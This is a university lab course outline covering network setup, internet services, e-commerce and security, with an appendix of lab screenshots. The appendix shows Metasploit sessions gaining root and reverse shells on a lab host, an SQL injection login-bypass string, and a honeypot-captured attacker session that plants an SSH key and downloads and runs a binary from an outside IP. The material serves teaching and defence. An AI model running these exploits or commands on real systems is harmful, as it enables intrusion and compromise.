

Lab Course: Information Infrastructure Design Lab

Contents

Course Description.....	1
Learning outcomes.....	1
Course syllabus	1
Course outline.....	2
Mission A: Network Infrastructure	2
Mission B: Internet Services.....	2
Mission C: E-commerce web portal and Internet Security	2
Appendix	4
Screen shots of lab works	4

Course Description

This course offers a series of hands-on laboratory exercises for students to practice the latest IT technologies of a modern enterprise. Students can practice their implementation, problem-solving, and debugging skills in a setting very close to the real-world environment.

Learning outcomes

Upon successful completion of the course, students will have acquired the ability to:

1. Design, deploy, and manage the information infrastructure of a modern enterprise.
2. Characterize, evaluate, and optimize the methods and tools for supporting the information infrastructure of a modern enterprise.

Course syllabus

Building the network infrastructure involves address planning and the configuration of various networking entities such as network gateways and NAT Firewalls. Additionally, the course covers the setup of the computing infrastructure, including the installation/configuration of operating systems and other servers to support standard IT services like DNS, email, web-hosting, databases, e-commerce website, cloud services, vulnerability scanners, Intrusion Prevention Systems, and Penetration tests.

The topics covered in this course are presented at introductory levels, providing students with fundamental concepts that preview the capabilities within the current IT industry. The intention is to inspire students to delve deeper into these subjects during their advanced courses at the upper levels of their academic journey. The lab course has been successfully running for more than five years, during which the course syllabus has been annually updated to align with the latest

technologies. Despite the regular updates to the syllabus, students have demonstrated proficiency in learning activities and lab operations, indicating a smooth assimilation of the content.

Course outline

Mission A: Network Infrastructure

In this mission, student will learn how to setup, manage, monitor, and debug a simple enterprise network. Some basic skills of evaluating network performance, debugging a network, and analysing network traffic will also be covered.

What to be accomplished by the students in this mission:

- Basic network setup for a Small and Medium-sized Enterprise (SME)
 - ❖ Setup of network interfaces, gateway, DHCP, firewall, and NAT
- Network monitoring, debugging and performance measurement
 - ❖ Set up SNMP, MRTG, NTOPNG, SAR, and SYSSTAT to monitor and debug their managed network and systems status.
 - ❖ Use iperf3, hping3, and traceroute to measure and debug their connected networks.
- Network traffic analysis
 - ❖ Use wireshark and tcpdump to identify the hacking patterns, victims, attackers of DDOS attack, DNS Spoofing attack, and ARP poisoning attack from captured network packets. Propose possible countermeasures of these attacks.

Mission B: Internet Services

In this mission, students will learn how to setup, manage, monitor, and debug some common Internet Services, such as DNS, Mail, and HTTPS web services. They will also learn some basic techniques for server monitoring and performance tuning.

What to be accomplished by the students in this mission:

- Basic setup of DNS, Mail, and web server
- PKI management in https web server setup
- Use Apache and Nginx together to enhance website performance
- Web access control by transparent proxy, firewall, or DNS sinkhole
- Deployment of DNS over HTTPS (DoH) on Cloud Computing

Mission C: E-commerce web portal and Internet Security

In this mission, students will learn how to setup and manage a E-commerce web portal both on local data centre and cloud platform. They will also learn some latest technologies in Internet Security.

What to be accomplished by the students in this mission:

- Setup and manage an e-commerce web portal to sell license files online and migrate it to AWS cloud computing
- Learn how to conduct penetration test
 - ❖ Reconnaissance and vulnerability scanning with Nmap
 - ❖ Gaining and maintaining access with Kali Linux
 - ❖ Analysis the vulnerabilities exploited, the data accessed, the time spent in the system, and the impact of the attack.
- Setup and configure the Intrusion Prevention System (IPS) with Suricata to detect and block attacks in real-time, along with presenting event logs through Elastic Stack

- ❖ Block Nmap scanning and SQL injection in real-time
- Deploy HoneyPot on AWS cloud computing to study real cases of hacking and analyse the hackers' behaviours and tools used.

Appendix

Screen shots of lab works

Vulnerability scanner with Nmap CVE and software version detection

```
ntec1-17:~> nmap -sV --script vuln vul.ilab.ntec.ie.cuhk.edu.hk -p 21
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-21 10:11 HKT
Nmap scan report for vul.ilab.ntec.ie.cuhk.edu.hk (192.168.42.7)
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: OSVDB:73573 CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://osvdb.org/73573
|_  _sslv2-drown:
MAC Address: 00:50:56:A2:DC:17 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

Msfconsole demonstrating the exploit at the vulnerable host

Msfconsole demonstrating the exploit of vsftp vulnerability to get root shell

```
# Name Disclosure Date Rank Check Description
- ----
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.42.7:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.42.7:21 - USER: 331 Please specify the password.
[+] 192.168.42.7:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.31:37767 -> 192.168.42.7:6200) at 2023-08-21 10:05:59 +0800

id
uid=0(root) gid=0(root)
whoami
root
```


Msfconsole demonstrating the exploit of samba vulnerability to get root shell

```
msf6 > search samba map

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.43.31:4444
[*] Command shell session 2 opened (192.168.43.31:4444 -> 192.168.42.7:36567) at 2023-08-21 10:07:29 +0800

id
uid=0(root) gid=0(root)
whoami
root
```

Msfconsole demonstrating the exploit of php vulnerability to get www-data shell

```
4  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.43.31:4444
[*] Sending stage (39927 bytes) to 192.168.42.7
[*] Meterpreter session 3 opened (192.168.43.31:4444 -> 192.168.42.7:43016) at 2023-08-21 10:08:49 +0800

meterpreter > ls
Listing: /var/www
=====
Mode                Size      Type      Last modified          Name
-----
041777/rwxrwxrwx    4096     dir      2012-05-21 03:30:29 +0800  dav
040755/rwxr-xr-x    4096     dir      2012-05-21 03:52:33 +0800  dvwa
100644/rw-r--r--    891      fil      2012-05-21 03:31:37 +0800  index.php
040755/rwxr-xr-x    4096     dir      2012-05-14 13:43:54 +0800  mutillidae
040755/rwxr-xr-x    4096     dir      2012-05-14 13:36:40 +0800  phpMyAdmin
100644/rw-r--r--    19       fil      2010-04-16 14:12:44 +0800  phpinfo.php
```

DNS over HTTPS (DOH) web server with Let's encrypt cert

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

Status: 0

TC: false
RD: true
RA: true
AD: false
CD: false

Question:

0:

name: "www.ie.cuhk.edu.hk."
type: 1

Answer:

0:

name: "www.ie.cuhk.edu.hk."
type: 5
TTL: 14400
Expires: "Tue, 30 May 2023 17:17:53 UTC"
data: "iweb7.ie.cuhk.edu.hk."

1:

name: "iweb7.ie.cuhk.edu.hk."
type: 1
TTL: 14400
Expires: "Tue, 30 May 2023 17:17:53 UTC"
data: "137.189.99.27"

Certificate

z3.doh.ntec.ie.cuhk.edu.hk R3

Subject Name

Common Name z3.doh.ntec.ie.cuhk.edu.hk

Issuer Name

Country US
Organization Let's Encrypt
Common Name R3

Validity

Not Before Wed, 12 Apr 2023 08:01:37 GMT
Not After Tue, 11 Jul 2023 08:01:36 GMT

Block SQL injection attack and visualization of attack log with Elastic Stack.

Demo website showing SQL Injection vulnerability

SQL Injection demo

Login Form

Username:

Password:

Login

For normal login:


username	password
alice	pass123
bob	pass456


To attack, enter

' OR '1'='1-- '

in the password field


Suricata Intrusion Prevention System (IPS) Dashboard in Elastic Stack showing the detection of Nmap SYN scan and SQL injection attack





T-POT honeypot


T-POT honeypot on AWS cloud showing top attack events and attackers' source



T-POT honeypot on AWS cloud showing password brute force attack



Data analysis from T-POT honeypot : Hacker's download file hash checking at VirusTotal



A sample of hacker's keystroke recorded by cowrie honeypot in T-POT

```
admin@ubuntu:~$ cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACQ/yU0iqklqw6etPIUon4mZzxsIFWq8G8sRyluQMD3i8tpQWT2cX/mw
GgSRCz7HMLyxt87oIYIPemTIRBiyqk8SLD3ijQpfZwQ9vsHc47hdTBfj89FeHJGm1KpWg8lrXeMW+5jIXTfMEFhbJ
18wc25Dcds4QCM0DvZGr/Pg4+kqJ0gLyqYmB2fdNzBcU05QhhWW6tSuYcXcyAz8Cp73JmN6TcPuVqHeFYDg05
KweYqTqThFFHbdxdqqrWy6fNt8q/cgl30NBa5W2LyZ4b1v6324IEJuxImARIXtc96lgaf30LUza8kbZyc3bewY6IsFU
N1PjQcJi0ubVLyWyyJ554Tv8BBfPdY4jqCr4PzaJ2Rc1JFYUSVVT4yX2p7L6iRpW212eZmqLMSor5a2a/tO2s1gill
b+0EHtFWc2QH7yz/ZBjnun7oplosLVvYJ9cxMoLeLr5lg+zny+IEA3x090xtcL62X0jea6btVnYo7UN2BARziisZze6oV
uOTCBijuyvOM6ROZ6s/wl4CQAOSLDeFIP5L1paP9V1XLaYLDBAodNaUPFFtxggH3tZrnnU8Dge5/1JNa08F3WNU
PM1S1x8L2HMatwc82x35jXyBSp3AMbdxMPHvyYI8v211PqJH8OqGTVjdWe40mD2osRgLo1EOfP/SFBTD5VEo95
K2ZLQ== system key generated by server 20220709">>.ssh/authorized_keys && chmod -R go=~/ssh && cd
~;

admin@ubuntu:~$ mkdir /home/; mount -o remount, rw /home/; cp /bin/echo /home/.z && >/home/.z &&
cd /home/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;

admin@ubuntu:/mnt$ wget http://95.214.27.202/sparc -O-> .i || busybox wget http://95.214.27.202/sparc -
O-> .i || wd1 http://95.214.27.202/sparc -O-> .i; ./i.ssh.wget.sparc; >.i;

--2023-05-12 15:50:55-- http://95.214.27.202/sparc
Connecting to 95.214.27.202:None... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37244 (36.37109375K) [application/octet-stream]
Saving to: `'/mnt/sparc'

100%[=====>] 37,244 470K/s/s eta 0s

2023-05-12 15:50:56 (470 KB/s) - `'/mnt/sparc' saved [37244/37244]

--2023-05-12 15:50:56-- http://95.214.27.202/sparc
Connecting to 95.214.27.202:None... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37244 (36.37109375K) [application/octet-stream]
Saving to: `'/mnt/sparc'


100%[=====>] 37,244 56722K/s/s eta 0s

2023-05-12 15:50:56 (56722 KB/s) - `'/mnt/sparc' saved [37244/37244]
```

iperf3 expirement

```
root@ntec1-demo:~> iperf3 -c 172.16.17.2
Connecting to host 172.16.17.2, port 5201
[ 4] local 172.16.17.1 port 51798 connected to 172.16.17.2 port 5201
[ ID] Interval          Transfer          Bandwidth          Retr  Cwnd
[ 4]  0.00-1.00      sec  1.34 GBytes      11.5 Gbits/sec     64   325 KBytes
[ 4]  1.00-2.00      sec  1.16 GBytes      9.99 Gbits/sec     32   386 KBytes
[ 4]  2.00-3.00      sec  1.15 GBytes      9.90 Gbits/sec     48   378 KBytes
[ 4]  3.00-4.00      sec  1.14 GBytes      9.80 Gbits/sec     48   378 KBytes
[ 4]  4.00-5.00      sec  1.14 GBytes      9.80 Gbits/sec     48   385 KBytes
[ 4]  5.00-6.00      sec  1.13 GBytes      9.73 Gbits/sec     64   273 KBytes
[ 4]  6.00-7.00      sec  1.15 GBytes      9.90 Gbits/sec     48   293 KBytes
[ 4]  7.00-8.00      sec  1.15 GBytes      9.89 Gbits/sec     48   294 KBytes
[ 4]  8.00-9.00      sec  1.11 GBytes      9.51 Gbits/sec     48   294 KBytes
[ 4]  9.00-10.00     sec  1.10 GBytes      9.49 Gbits/sec     48   283 KBytes
-----
[ ID] Interval          Transfer          Bandwidth          Retr
[ 4]  0.00-10.00     sec  11.6 GBytes      9.95 Gbits/sec     496
[ 4]  0.00-10.00     sec  11.6 GBytes      9.95 Gbits/sec
iperf Done.
ntec1-demo:~>
```


NTOPNG showing traffic generated by iperf3



Network latency measurement by hping3 and traceroute

```
root@ntec2-demo:~  
ntec2-demo:~>hping3 -c 3 -S -p 80 www.ie.cuhk.edu.hk  
HPING www.ie.cuhk.edu.hk (eth0 137.189.96.99): S set, 40 headers + 0 data bytes  
len=46 ip=137.189.96.99 ttl=61 DF id=0 sport=80 flags=SA seq=0 win=14600 rtt=0.9 ms  
len=46 ip=137.189.96.99 ttl=61 DF id=0 sport=80 flags=SA seq=1 win=14600 rtt=0.8 ms  
len=46 ip=137.189.96.99 ttl=61 DF id=0 sport=80 flags=SA seq=2 win=14600 rtt=0.8 ms  
  
--- www.ie.cuhk.edu.hk hping statistic ---  
3 packets transmitted, 3 packets received, 0% packet loss  
round-trip min/avg/max = 0.8/0.8/0.9 ms  
ntec2-demo:~>traceroute -z 1 -T -p 80 www.ie.cuhk.edu.hk  
traceroute to www.ie.cuhk.edu.hk (137.189.96.99), 30 hops max, 60 byte packets  
 1 ntec1-demo (172.16.17.1) 0.134 ms 0.268 ms 0.193 ms  
 2 192.168.43.254 (192.168.43.254) 0.432 ms 0.416 ms 0.441 ms  
 3 router992-3.ie.cuhk.edu.hk (137.189.99.183) 0.829 ms 0.802 ms 0.813 ms  
 4 iweb.ie.cuhk.edu.hk (137.189.96.99) 0.719 ms 0.684 ms 0.706 ms  
ntec2-demo:~>  
ntec2-demo:~>hping3 -c 3 -S -p 80 www.cuhk.edu.hk  
